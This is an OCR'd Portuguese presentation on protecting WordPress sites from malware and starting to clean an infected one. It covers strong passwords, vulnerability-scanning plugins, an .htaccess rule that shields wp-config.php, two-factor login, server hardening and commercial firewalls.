Como evitar malware em sites WordPress (e como limpar um site já comprometido)

Vamos proteger o teu site?

Rui Cruz

O problema...

Estás a ver “bem” o problema?

- Há um ataque a cada 39 segundos
- O cibercrime é mais vantajoso em termos monetários do que a droga
- 65% das empresas atacadas acreditavam que não iriam recuperar
- Whitehat hackers ganharam 19 milhões de dólares em 2018
- Segundo fator de autenticação, atualizações e “scans” são a melhor forma de nos protegermos

Fonte: webtribunal.net

Sabes quem é ele? Se sim, diz-me.

Nem todos são Raymond Reddington!

- Há hackers que fazem ataques porque querem (e porque sabem, e porque podem, e porque ficam, na maioria dos casos, impunes)
- Os hackers gostam do que fazem e não vão parar porque tens o Wordfence ou o Sucuri da vida e achas que é bom e vai proteger-te de tudo.
- Se não dedicas 15 minutos por semana a um site WordPress para o atualizares (pelo menos), pensa bem se queres ter um site.

“I’ll show you mine if you show me yours”

Raymond 'Red' Reddington

Vamos ser realistas – isto é mau:

- Passwords com “benfica”
- Passwords com data de nascimento de alguém
- Passwords com nomes de cães
- Passwords com 1234
- Passwords com o nome da própria pessoa
- Passwords com...

Vamos ser realistas – o WordPress

- Quem não sabe usar plugins premium “grátis”?
- Quem não se lembra da última vez que fez um update ao site?
- Quem não se lembra do último backup feito?
- Ou de remover um “admin” antigo?

Prevenção básica

Mais vale prevenir do que remediar. (não foi Raymond 'Red' Reddington que disse)


ManageWP / MainWP / WPMU Dev / etc


- Atualizar TODOS os sites num único painel
- Detetar vulnerabilidades mais cedo no painel
- Instalação remota de plugins e themes
- Ferramentas de SEO
- Scan de segurança
- Planos grátis (e pagos também)


Tenho o meu site vulnerável?


Se suspeitas que o teu site está vulnerável, corre uma ferramenta grátis que analisa se o teu site tem plugins ou themes, grátis ou pagos, vulneráveis.
A ferramenta é grátis e usa a base de dados do WPScan.

Plugin: Jetpack Protect


My Blog
0
Adicionar
Olá, admin
Painel
Artigos
Multimédia
Páginas
Comentários
Apresentação
Plugins
Plugins instalados
Adicionar novo
Utilizadores
Ferramentas
Opções
Minimizar
Ajuda
Adicionar plugins
Carregar plugin
Resultados da pesquisa
Em destaque
Populares
Recomendados
Favoritos
Palavra-chave
jetpack protect
83 itens
1
de 3
Jetpack – WP Security, Backup, Speed, & Growth
Activar
Mais detalhes
Improve your WP security with powerful one-click tools like backup and malware scan. Get essential free tools including stats, CDN and social sharing.
Por Automattic
(1.863)
Última actualização: Há 2 semanas
Mais de 5 milhões instalações activas
Não foi testado com a sua versão de WordPress
Spam protection, AntiSpam, FireWall by CleanTalk
Instalar
Mais detalhes
Spam protection, anti-spam, firewall, premium plugin. No spam comments & users, no spam contact form & WooCommerce anti-spam.
Por CleanTalk
(2.610)
Última actualização: Há 7 horas
200.000+ instalações activas
Compatível com a sua versão do WordPress
Jetpack Protect
A instalar...
Mais detalhes
Free daily malware scanning and WordPress site security. Jetpack Protect leverages the extensive database of WPScan, an Automattic brand, that has ove ...
Por Automattic - Jetpack Security team
(53)
Última actualização: Há 3 dias
70.000+ instalações activas
Compatível com a sua versão do WordPress
Jetpack VaultPress
Instalar
Jetpack CRM – Clients,
Instalar
Email Encoder –
Instalar


My Blog
5
0
Adicionar
Olá, admin
Painel
Jetpack
Protect
My Jetpack
Artigos
Multimédia
Páginas
Comentários
Apresentação
Plugins
3
Utilizadores
Ferramentas
Opções
Minimizar
Jetpack Protect
Already have an existing plan or license key? Click here to get started
Stay one step ahead of threats
€12,00
/month, paid yearly
Get Jetpack Protect
€0
/month, paid yearly
Start for free
Scan for threats and vulnerabilities
Line by line malware scanning
Check items against database
Daily automated scans
Plus on-demand manual scans
Included
Access to scan on Cloud
Included
Not included
One-click auto fixes
Included
Not included
Notifications
Included
Not included


My Blog
5
0
Adicionar
Olá, admin
Painel
Jetpack
Protect
My Jetpack
Artigos
Multimédia
Páginas
Comentários
Apresentação
Plugins
3
Utilizadores
Ferramentas
Opções
Minimizar
Jetpack Protect
Scan
Firewall
New
Scanning your site...
Your results will be ready soon
We are scanning for security threats from our more than 22,000 listed vulnerabilities, powered by WPScan. This could take a minute or two.
Advanced scan results
Upgrade Jetpack Protect to get advanced scan tools, including one-click fixes for most threats and malware scanning.
Over 22,000 listed vulnerabilities
Every day we check your plugin, theme, and WordPress versions against our 22,000 listed vulnerabilities powered


My Blog
5
0
Adicionar
Olá, admin
Painel
Jetpack
Protect
My Jetpack
Artigos
Multimédia
Páginas
Comentários
Apresentação
Plugins 3
Utilizadores
Ferramentas
Opções
Minimizar
Jetpack Protect
Scan
Firewall New
Latest results as of Março 30th
2 threats found
All threats 2
WordPress
Plugins
Elementor Pro 1
Product GTIN (EAN, UPC, ISBN) for WooCommerce 1
Advance Ecommerce Tracking
All 2 threats
Elementor Pro (3.7.1)
Elementor Pro < 3.11.7 - Subscriber+ Arbitrary Options Update
Product GTIN (EAN, UPC, ISBN) for WooCommerce (1.1.1)
Product GTIN (EAN, UPC, ISBN) for WooCommerce <= 1.1.1 - Contributor+ Stored XSS

Proteger o wp-config.php

Se por algum acaso tiveste um problema no PHP da tua conta, este ficheiro vai ser mostrado em texto – onde tem o nome da tua BD, o user e a password.

Como corrigir? Colocando estas linhas de código no .htaccess:

```
<files wp-config.php>
order allow,deny
deny from all
</files>
```

Proteger com 2FA

O segundo fator de autenticação para o wp-admin é essencial para dificultar a entrada a pessoas que adivinhem a tua password.
Pode ser usado com apps como o Google Authenticator, LastPass Authenticator, etc.

Plugin: WP 2FA – Two-factor authentication for WordPress

Saber quem entrou (e tentou entrar)

O meu plugin de segurança para WordPress tem uma abordagem diferente: envia um mail a cada vez que alguém tenta entrar, ou entra num site.
A vantagem é que podemos saber as tentativas sem irmos ver logs, e podemos saber quem entra, tudo na nossa inbox de e-mails.

Plugin: Login alert by e-mail

Prevenção no servidor

Soluções pagas, que funcionam.

PHP, proteções no servidor e bloqueios de IPs

É importante correr a última versão do PHP, preferencialmente 8.x, ou 7.4 caso não exista compatibilidade da versão 8.x com os teus plugins.

O servidor deve apenas permitir acesso root a alguns IPs (do sysadmin) e ser verificada a segurança do mesmo regularmente, incluindo updates.
Bloqueios de IPs por tentativas falhadas (habitualmente com a CSF firewall) é um “must have”.
Em alojamento partilhado esta informação não é pertinente.

Imunify360

Uma WAF (Web Aplication Firewall), malware scanner, malware report, malware cleanup e mais tudo num só.
Isto apenas pode ser instalado numa VPS (preferencialmente com cPanel, mas não é obrigatório) ou já disponível no teu alojamento web.
O preço (incluindo licenciamento), de uma VPS de gama baixa com Imunify360 para 1 site ronda os 70 a 90 EUR/mês.
É caro. Mas é bom. Quase 100% dos ataques, mesmo a plugins vulneráveis e desatualizados, são parados.

Pedir trial: https://www.imunify360.com/

Quando protegemos os que amamos, tudo acaba bem.

Vamos ser realistas, isto é MAU!


- Passwords com “benfica”
- Passwords com data de nascimento de alguém
- Passwords com nomes de cães
- Passwords com 1234
- Passwords com o nome da própria pessoa
- Passwords com...

E se tudo isto não funcionar?

Como limpar um site WordPress


Vamos precisar de...

- Uma cópia do WordPress
- Todos os plugins e themes premium que usaste (download do site oficial)
- Acesso ao cPanel/FTP/etc.
- Um backup de todo (just in case)


Administrador de ficheiros
Search
All Your Files
for
Ir
Definições
File
Folder
Copy
Move
Carregar
Download
Remover
Restaurar
Rename
Editar
HTML Editor
Permissions
View
Extract
Compress
public_html
Ir
Recolher Todos
(hom
.autorespond
.cagefs
.cl.selector
.cpanel
.cphorde
.htpasswds
.pki
.razor
.softaculous
.spamassassin
.subaccounts
.trash
cache
etc
logs
mail
public_ftp
public_html
ssl
tmp
Início
Up One Level
Voltar
Forward
Recarregar
Selecionar tudo
Desmarcar todos
View Trash
Lixeira Vazia
Name
Size
Last Modified
Type
Permissions
indexold.html 4,73 KB 15 de jun. de 2009 21:01 text/html 0644
licenca.txt 19,92 KB 22 de fev. de 2010 01:25 text/plain 0644
license.txt 19,45 KB Ontem 18:21 text/plain 0755
links.html 4,28 KB 30 de dez. de 2009 15:33 text/html 0644
menu.html 7,39 KB 30 de dez. de 2009 15:33 text/html 0644
NRNqFCTxEMfM 970 bytes 21 de nov. de 2022 13:45 text/x-generic 0644
readme.html 7,23 KB Ontem 18:21 text/html 0755
sitemap.xml 66,61 KB 21 de fev. de 2014 15:52 text/x-generic 0644
sitemap.xml.gz 4,92 KB 21 de fev. de 2014 15:52 package/x-generic 0644
wp-activate.php 7,04 KB 14 de nov. de 2022 15:08 text/x-generic 0755
wp-atom.php 226 bytes 29 de abr. de 2011 09:42 text/x-generic 0644
wp-blog-header.php 351 bytes 12 de out. de 2022 09:21 text/x-generic 0755
wp-comments-post.php 2,28 KB 12 de out. de 2022 09:21 text/x-generic 0755
wp-commentsrss2.php 244 bytes 29 de abr. de 2011 09:42 text/x-generic 0644
wp-config-sample.php 2,94 KB Ontem 18:21 text/x-generic 0755
